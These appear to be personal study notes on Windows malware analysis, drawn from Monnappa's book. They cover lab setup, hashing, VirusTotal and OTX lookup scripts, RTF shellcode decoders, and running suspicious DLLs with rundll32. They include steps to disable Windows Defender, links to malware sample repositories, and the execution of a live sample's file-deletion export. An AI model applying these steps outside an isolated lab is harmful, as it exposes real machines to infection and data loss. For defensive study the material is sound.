

Learning Malware Analysis

Author XT. Wrote for log learning note.

《K A, Monnappa. Learning Malware Analysis: Explore the concepts, tools, and techniques to analyze and investigate Windows malware (pp. 95-96). Packt Publishing. Kindle 版本. 》

Learning Malware Analysis

1 配置实验环境 Setting Up the lab environment

1.1 Linux

LinuxVM config:

1.2 WINDOWS

windows安装必要的分析工具

静态分析

0x01 确定文件类型

手动方式识别文件类型

工具方式识别文件类型

python方式识别文件类型

0x02 恶意软件指纹

使用工具获取hash

使用python获取hash

0x03 病毒扫描

virustotal检测

alienvault检测

0x04 OFFICE分析

rtfobj分析

shellcode 混淆

0x05 dns分析

PTR记录反查

动态分析

分析步骤

DLL分析

为什么攻击者使用dll

使用rundll32.exe分析dll

1. rundll32.exe工作原理

2. 使用rundll32.exe运行dll几个场景

01. 无函数输出的dll分析

02. 分析一个包含输出的dll

03. 分析带参数输出的dll

3. 通过进程检查分析dll

最佳实践技巧

1. sublime的正则

2. windows 启动项查看方法

3. 关于msftncsi.com/ncsi.txt

实战分析记录

邮件恶意样本中发现新MYMOOD蠕虫传播地址

样本邮件

样本信息

动态分析：其前台无痕迹，25端口发送大量恶意邮件。

IOCs：

样本地址

AZORult间谍软件借助邮件在野传播

恶意邮件样本

样本信息

动态分析
静态分析
IOCs:
样本地址:
Trojan/Buzus“霸族”木马通过邮件传播
背景
关于buzus
基本信息
动态分析
静态分析
IOCs:
样本地址

工具

在线沙箱工具

更新日期	编辑	内容	备注
2019-05-23	XT	格式化内容	第一次建立更新目录跟踪记录变更
2019-08-02	XT	新增内容	add实战分析记录模块增加分析经验记录

1 配置实验环境 Setting Up the lab environment

Linux: ubuntu 16.04 desktop Windows: windows 2008

1.1 Linux

Linux after install system: third-party packages:

```
sudo apt-get update
sudo apt-get install python-pip
pip install --upgrade pip


python tools:
sudo apt-get install python-magic
sudo apt-get install upx
sudo pip install pefile
sudo apt-get install yara
sudo pip install yara-python
sudo apt-get install ssdeep
sudo apt-get install build-essential libffi-dev python python-dev \ libfuzzy-dev
sudo pip install ssdeep
sudo apt-get install wireshark
sudo apt-get install tshark

INetsim(网络状态模拟器):
sudo su
echo "deb http://www.inetsim.org/debian/ binary/"
>/etc/apt/sources.list.d/inetsim.list
wget -O - --no-check-certificate http://www.inetsim.org/inetsim-archive-signing-
key.asc | apt-key add -
apt update
apt-get install inetsim
```

```


C:\Windows\system32\cmd.exe
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.1.100 的回复: 字节=32 时间<1ms TTL=64
192.168.1.100 的 Ping 统计信息:
    数据包: 已发送 = 57, 已接收 = 57, 丢失 = 0 (0% 丢失),
    往返行程的估计时间<以毫秒为单位>:

```



1.2 WINDOWS

WINDOWS VM config: 主机网络配置: 192.168.1.101 DNS:192.168.1.100 关闭Defender (win10/7, win2008没有Windows Defender) : Windows Defender 服务需要在虚拟机禁用掉。运行《gpedit.msc》本地计算机策略》计算机配置》管理模板》windows组件》Windows Defender (Windows10里面叫“Windows Defender防病毒程序”) 在右边部分双“关闭WindowsDefender策略”关闭Windows Defender防病毒程序。(下图为Win10的图)



配置虚拟机使其允许双向复制粘贴剪切板。两个虚拟机全部配置完毕，拍摄快照保存初始化状态。此时，linux和windowsVM均配置为Host-Only仅主机模式，并且能够互通。

windows安装必要的分析工具

下面是一些可以用来下载恶意文件样本的网站： Hybrid Analysis: <https://www.hybrid-analysis.com/> KernelMode.info: <http://www.kernelmode.info/forum/viewforum.php?f=16> VirusBay: <https://beta.virusbay.io/> Contagio malware dump: <http://contagiodump.blogspot.com/> AVCaesar: <https://avcaesar.malware.lu/> Malwr: <https://malwr.com/> VirusShare: <https://virusshare.com/> theZoo: <http://thezoo.morirt.com/> 其他恶意软件样本源你可以在下面的博客中找到： You can find links to various other malware sources in Lenny Zeltser's blog post <https://zeltser.com/malware-sample-sources/>. 个人收集工具：

静态分析

静态分析不执行程序，从二进制文件获取信息。静态分析主要包含：识别目标样本框架 恶意文件指纹 使用反病毒引擎扫描可疑二进制文件 提取字符，函数或使用file获取目标相关数据 确定在文件分析过程中的混淆技术 分类对比恶意文件样本

0x01 确定文件类型

手动方式识别文件类型

工具： Windows systems, HxD hex editor (<https://mh-nexus.de/en/hxd/>) Linux systems, to look for the file signature, the `xxd` command can be used.

工具方式识别文件类型

On Windows, CFF Explorer, part of Explorer Suite (<http://www.ntcore.com/exsuite.php>), can be used to determine the file type; windows下也可以在网上找到file.exe，通过file进行文件类型识别。 Linux system, the `file` command can be used.

python方式识别文件类型

python-magic模块 pip install python-magic

```
import magic
figlet = ""
m=magic.open(magic.MAGIC_NONE)
m.load()
try:
    ftype=m.file(sys.argv[1])
    print ftype
except Exception as e:
    figlet = '''File type          Author XT.          '''
    print figlet+"\nUsage: python filemagic.py <file>"
```

Test success on Python 2.7.13 Windows10:

```
import magic
import sys,os
figlet = ""
try:
    file=sys.argv[1]
except Exception as e:
```

```

print "[Debug]Error :"+str(e)
sys.exit()
if os.path.exists(file):
    try:
        m=magic.from_file(file)
        print m
    except Exception as e:
        print "[Debug]Error :"+str(e)
else:
    figlet = '''File type          Author XT.          '''
    print figlet+"\nUsage: python filemagic.py <file>"
    print "[Error]No such file or directory:", file
    sys.exit()

```

0x02 恶意软件指纹

恶意软件的hash 恶意软件释放的新样本的hash

使用工具获取hash

Linux使用the md5sum, sha256sum, and sha1sum windows使用HashMyFiles (http://www.nirsoft.net/utls/hash_my_files.html)

使用python获取hash

```

import hashlib
import sys,os
# https://docs.python.org/2/library/hashlib.html
try:
    file=sys.argv[1]
except Exception as e:
    print "[Debug]Error :"+str(e)
    sys.exit()
if os.path.exists(file):
    try:
        content = open(file,"rb").read()
        print "md5:"+hashlib.md5(content).hexdigest()
        print "sha1:"+hashlib.sha1(content).hexdigest()
        print "sha256:"+hashlib.sha256(content).hexdigest()
    except Exception as e:
        print "[Debug]Error :"+str(e)
else:
    figlet = '''File hash          Author XT.          '''
    print figlet+"\nUsage: python filehash.py <file>"
    print "[Error]No such file or directory:", file
    sys.exit()

```

0x03 病毒扫描

virustotal检测

通过多种病毒扫描引擎扫描结果帮助我们更好判断文件样本情况，节约我们分析的时间。VirusTotal (<http://www.virustotal.com>) 详情: <https://support.virustotal.com/hc/en-us/articles/115005002585-VirusTotal-Graph>. <https://support.virustotal.com/hc/en-us/articles/115003886005-Private-Service>

```
import urllib
```

```

import urllib2
import json
import sys
hash_value = sys.argv[1]
vt_url = "https://www.virustotal.com/vtapi/v2/file/report"
api_key = "<virustotal api>"
parameters = {'apikey': api_key, 'resource': hash_value}
encoded_parameters = urllib.urlencode(parameters)
request = urllib2.Request(vt_url, encoded_parameters)
response = urllib2.urlopen(request)
json_response = json.loads(response.read())
if json_response['response_code']:
    detections = json_response['positives']
    total = json_response['total']
    scan_results = json_response['scans']
    print "Detections: %s/%s" % (detections, total)
    print "VirusTotal Results:"
    for av_name, av_data in scan_results.items():
        print "\t%s ==> %s" % (av_name, av_data['result'])
else:
    print "No AV Detections For: %s" % hash_value

```

alienvault检测

使用alienvault进行威胁检测： 开发sdk(<https://github.com/AlienVault-OTX/OTX-Python-SDK>) API介绍: (<https://otx.alienvault.com/api>) sdk中example文件中is_malicious有个已经集成了的用于检测威胁的脚本，可以借助其进行是否存在恶意检测。 https://github.com/AlienVault-OTX/OTX-Python-SDK/blob/master/examples/is_malicious/is_malicious.py

otx.bat

```

#!/usr/bin/env python
# This script tells if a File, IP, Domain or URL may be malicious according to
the data in OTX

from OTXv2 import OTXv2
import argparse
import get_malicious
import hashlib

# Your API key
API_KEY = '<API KEY>'
OTX_SERVER = 'https://otx.alienvault.com/'
otx = OTXv2(API_KEY, server=OTX_SERVER)

parser = argparse.ArgumentParser(description='OTX CLI Example')
parser.add_argument('-ip', help='IP eg; 4.4.4.4', required=False)
parser.add_argument('-host',
                    help='Hostname eg; www.alienvault.com', required=False)
parser.add_argument(
    '-url', help='URL eg; http://www.alienvault.com', required=False)
parser.add_argument(
    '-hash', help='Hash of a file eg; 7b42b35832855ab4ff37ae9b8fa9e571',
    required=False)
parser.add_argument(
    '-file', help='Path to a file, eg; malware.exe', required=False)

```

```
args = vars(parser.parse_args())

if args['ip']:
    alerts = get_malicious.ip(otx, args['ip'])
    if len(alerts) > 0:
        print('Identified as potentially malicious')
        print(str(alerts))
    else:
        print('Unknown or not identified as malicious')

if args['host']:
    alerts = get_malicious.hostname(otx, args['host'])
    if len(alerts) > 0:
        print('Identified as potentially malicious')
        print(str(alerts))
    else:
        print('Unknown or not identified as malicious')

if args['url']:
    alerts = get_malicious.url(otx, args['url'])
    if len(alerts) > 0:
        print('Identified as potentially malicious')
        print(str(alerts))
    else:
        print('Unknown or not identified as malicious')

if args['hash']:
    alerts = get_malicious.file(otx, args['hash'])
    if len(alerts) > 0:
        print('Identified as potentially malicious')
        print(str(alerts))
    else:
        print('Unknown or not identified as malicious')

if args['file']:
    hash = hashlib.md5(open(args['file'], 'rb').read()).hexdigest()
    alerts = get_malicious.file(otx, hash)
    if len(alerts) > 0:
        print('Identified as potentially malicious')
        print(str(alerts))
    else:
        print('Unknown or not identified as malicious')
```

```
E:\Studio\Pentest\forensic\Malicious code analysis\Malware Analysis\Tools\OTX-Python-SDK\examples\
is_malicious (master -> origin)
λ python is_malicious.py -hash 8a2c5e260178f89af302676f6b0dd01b73ab9aecda3b3907784ea208440cb92e
Unknown or not identified as malicious

E:\Studio\Pentest\forensic\Malicious code analysis\Malware Analysis\Tools\OTX-Python-SDK\examples\
is_malicious (master -> origin)
λ python is_malicious.py -host evaglobal.eu
Identified as potentially malicious
[u'In pulse: AZORult - Malware Domain Feed V2', u'In pulse: Malware dataset 20190825 | Network', u
'In pulse: Malware dataset 20190819 | Network', u'In pulse: Malware dataset 20190815 | Network', u
'In pulse: Malware dataset 20190611 | Network', u'In pulse: Malware dataset 20190606 | Network', u
'In pulse: Malware dataset 20190605 | Network', u'In pulse: Test Pulse - 2019-06-02 | Network', u'In puls
e: Malware dataset 20190307 | Network', u'In pulse: Malware dataset 20190223 | Network']
```


0x04 OFFICE分析

工具包 git clone <https://github.com/decalage2/oletools.git> 或者这样安装:

- On Linux/Mac: `sudo -H pip install -U oletools`
- On Windows: `pip install -U oletools` 帮助文档: <https://github.com/decalage2/oletools/wiki>

rtfobj分析

<https://github.com/decalage2/oletools/wiki/rtfobj> http://decalage.info/rtf_tricks rtf格式判断: 文档内容: “{\ rtvpn”。通常, RTF文件应以“{\ rtfN”开头, 其中N标识RTF文档的主要版本;

1567757683851

shellcode 混淆

使用自定义脚本提取关键内容

```
paul@lab:~$ cat decode.py
#!/usr/bin/python

import sys
import os

file = open(sys.argv[1], 'r')
offset = int(sys.argv[2])
key = 0x00
file.seek(offset)

while offset <= os.path.getsize(sys.argv[1])-1:
    data = ord(file.read(1)) ^ key
    sys.stdout.write(chr(data))
    offset = offset+1
    key = (key + 1) & 0xFF
file.close()
```

```
paul@lab:~$ cat decode2.py
#!/usr/bin/python

import sys
import os

file = sys.stdin
sys.stdout.write(file.read(9))
offset = 9

while file:
    data = file.read(1)
    if not data:
        break
    offset = offset+1
    data2 = file.read(1)
    offset = offset+1
    if offset <= 512:
        sys.stdout.write(data2)
        sys.stdout.write(data)
```

```
else:
    sys.stdout.write(data)
    sys.stdout.write(data2)
```

参考文章: <http://www.sekoia.fr/blog/ms-office-exploit-analysis-cve-2015-1641/> <http://www.reconstracter.org/papers.html>

0x05 dns分析

PTR记录反查

<http://www.ptrrecord.net/> PTR记录通常用于指向邮件服务器DNS主机A记录, 因此其IP与主站IP相同, 攻击者通过此记录尝试隐藏域名。

动态分析

动态分析过程中, 当恶意程序执行的时候, 需要监控其行为。目标过程的目标是获取恶意程序行为的实时数据, 以及其对操作系统的影响。以下是异形不同种类的监控在动态分析过程中用来获取的信息情况: 进程监控: 涉及到监控进程的行为和检查在病毒执行过程中系统性能的影响 文件系统监控: 应该包括在恶意软件执行过程中实时文件系统监控 注册表监控: 主要包括被恶意软件读写的注册表关键值的访问和改动以及注册表的数据 网络监控: 包括在恶意软件执行过程中的实时的网络状态监控 动态分析工具: 进程监控工具: Process Hacker (<http://processhacker.sourceforge.net/>) 能够用于监控进程变化、网络传输概况、磁盘读写概况等。进程监控: Process Monitor(<https://technet.microsoft.com/en-us/sysinternals/processmonitor.aspx>)确定系统交互。ctrl+E停止抓取事件, ctrl+x清除事件, ctrl+L过滤事件。系统监控活动: Noriben (<https://github.com/Rurik/Noriben>)便携式, 简单, 恶意软件分析沙箱, 一般需要配合processmonitor 安装程序监视器: Installspy

- noriben <https://github.com/Rurik/Noriben> Noriben是一个基于Python的脚本, 与Sysinternals Procmon一起使用, 可以自动收集, 分析和报告恶意软件的运行时指标。简而言之, 它允许您运行应用程序, 点击按键, 并获得样本活动的简单文本报告。

Noriben不仅允许您运行类似于沙箱的恶意软件, 还可以在您以特定方式手动运行恶意软件以使其运行时记录系统范围的事件。例如, 它可以在您运行需要不同命令行选项或用户交互的应用程序时进行侦听。或者, 在调试器中单步执行应用程序时观察系统。

虽然Noriben是专为分析恶意软件而设计的, 但它也被广泛用于审计正常的软件应用程序。2013年, Tor项目使用它来提供Tor浏览器套件的公共审计

下面是一个调试VM检查恶意软件的视频, 其方式仍然是获取沙箱结果 (由于鼠标指针关闭5个像素而导致误点击:)) <https://ghettoforensics.blogspot.com/2013/04/noriben-your-personal-portable-malware.html>

分析步骤

静态分析

1. 样本字符分析 file
2. virtual分析 动态分析
3. 样本机和监控机启动
4. windows启动: process hacker、noriben
5. linux启动: inetsim, wireshark
6. 使用管理员身份运行样本40秒左右
7. 停止noriben、inetsim、wireshark
8. 收集检查理解样本行为

DLL分析

cff explorer tool

If you wish to know more about Dynamic-Link Libraries, read the following documents: <https://support.microsoft.com/en-us/help/815065/what-is-a-dll> and [https://msdn.microsoft.com/en-us/library/windows/desktop/ms681914\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms681914(v=vs.85).aspx).

为什么攻击者使用dll

1. dll不能双击运行，需要宿主进程执行。将恶意代码打包进dll，恶意程序作者能够使用任何进程加载他的dll，包括合法的进程例如explorer.exe、winlogon.exe等。这些技术可以帮助隐藏攻击者的行为，并且所有恶意行为将会隐藏在宿主程序下执行。
2. 将dll注入到已经运行的程序将可以帮助攻击者长时间驻留在系统
3. 当dll被一个程序加载进内存空间，dll还拥有整个程序内存的访问权限。从而给它操纵程序功能的能力。例如，攻击者可以注入dll到浏览器程序进程，偷取其重定向API函数的凭证。

使用rundll32.exe分析dll

使用动态分析对于判断恶意程序的行为至关重要。对于前面提到的dll需要一个程序进程运行。在windows中rundll32.exe能够被用来运行dll调用一个外部函数。

```
rundll32.exe <full path to dll>,<export function>,optional arguments>
```

与rundll32.exe相关的参数： full path to dll：指定的dll地址，这个地址不能包含空或者特殊字符
export function:这个函数在dll中并且能够在dll加载之后调用 optional arguments:可选参数 逗号：用来表示dll中的某函数

1. rundll32.exe工作原理

明白rundll32工作原理对于在执行dll时避免一些错误非常重要。当你运行rundll32.exe的时候使用命令行+参数形式执行，当执行rundll32.exe时发生的是：

1. 命令行参数通过rundll32.exe被首先执行；如果语法正确，则rundll32.exe执行
2. 如果语法正确，执行加载提供的dll。作为加载dll的结果，dll切入口函数被执行（这在调用住dllmain）。大部分恶意程序实现他们的恶意代码通过dllmain函数。
3. 在架在dll之后，获取外部函数及调用函数地址。如果函数地址不能被确认，则rundll32.exe中断。
4. 如果可选参数提供，则可选函数将提供额外的扩展函数调用


rundll32详细信息工作原理详解: <https://support.microsoft.com/en-in/help/164787/info-windows-rundll-and-rundll32-interface>.

2. 使用rundll32.exe运行dll几个场景

恶意样本时常调用dll运行，下面几个场景可以帮助识别dll的运行路径

01.无函数输出的dll分析


当dll被调用，dllmain主函数作为入口函数被调用。攻击者在dllmain函数中直接实现键盘记录，信息窃取等操作，期间无任何函数输出。



可能会遇到c:\rundll32.exe c:\samples\aa.dll报错不执行可尝试c:\rundll32.exe c:\samples\aa.dll,test尽管报错但可以执行

02. 分析一个包含输出的dll

使用cff，可以看到出口函数表。




可能会遇到C:>rundll32.exe c:\samples\obe.dll,test运行dll但是dll没有任何行为的时候考虑dll入口函数没有实现任何函数。如果使用c:\rundll32.exe c:\samples\obe.dll,dllregisterserver直接调用可以触发cc回链请求，因此可以推断出这个函数实现网络连接功能。

这里有一个相关fuzz恶意dll函数的工具可以用来方便检测：DLLRunner (<https://github.com/Neo23x0/DLLRunner>) DLLRunner是一个智能DLL执行脚本，用于沙盒系统中的恶意软件分析。它不是通过“rundll32.exe file.dll”执行DLL文件，而是分析PE并按名称或序号执行所有导出的函数，以确定其中一个函数是否导致恶意活动。


03. 分析带参数输出的dll

这里有个典型的案例，样本使用powerpoit加密尝试绕过安全检测分析：<https://securingtomorrow.mcafee.com/mcafee-labs/threat-actors-use-encrypted-office-binary-format-evade-detection/>



DETECTION	DETAILS	COMMUNITY	
AegisLab	① Trojan.Win32.Demp.bic	CAT-QuickHeal	① Exp.OLE.CVE-2014-4114.C
Kaspersky	① Trojan-Dropper.Win32.Demp.akyq	McAfee	① Exploit-CVE2014-4114.g
McAfee-GW-Edition	① Exploit-CVE2014-4114.g	Qihoo-360	① Win32/Trojan.Exploit.9fd
Symantec	① Trojan.Gen.MBT	ZoneAlarm by Check Point	① HEUR:Trojan.Win32.Generic
Ad-Aware	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
Avast-Mobile	✓ Undetected	AVG	✓ Undetected

一个dll (searchcache.dll) 由出口函数，具有删除文件功能函数的_flushfile@16函数组成。这个出口函数能够接收一个参数，用来接收要删除的文件：(cffi图)



Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	00003FD4	00003FEE	00003FE4	0000401B
(nfunctions)	Dword	Word	Dword	szAnsi
00000001	00003AB3	0000	00005600	CHFafe
00000002	00003AC0	0001	00005607	ErrorReport
00000003	00003AA4	0002	00005613	Jaddfae
00000004	00003B47	0003	00005618	_flushfile@16

测试其函数：rundll32.exe c:\samples\SearchCache.dll,_flushfile@16 C:\samples\file_to_delete.txt

noriben日志可以记录rundll32.exe删除操作。Processes Created: [CreateProcess] cmd.exe:1100 > "rundll32.exe c:\samples\SearchCache.dll,_flushfile@16 C:\samples\file_to_delete.txt" [Child PID: 3348] File Activity: [DeleteFile] rundll32.exe:3348 > C:\samples\file_to_delete.txt

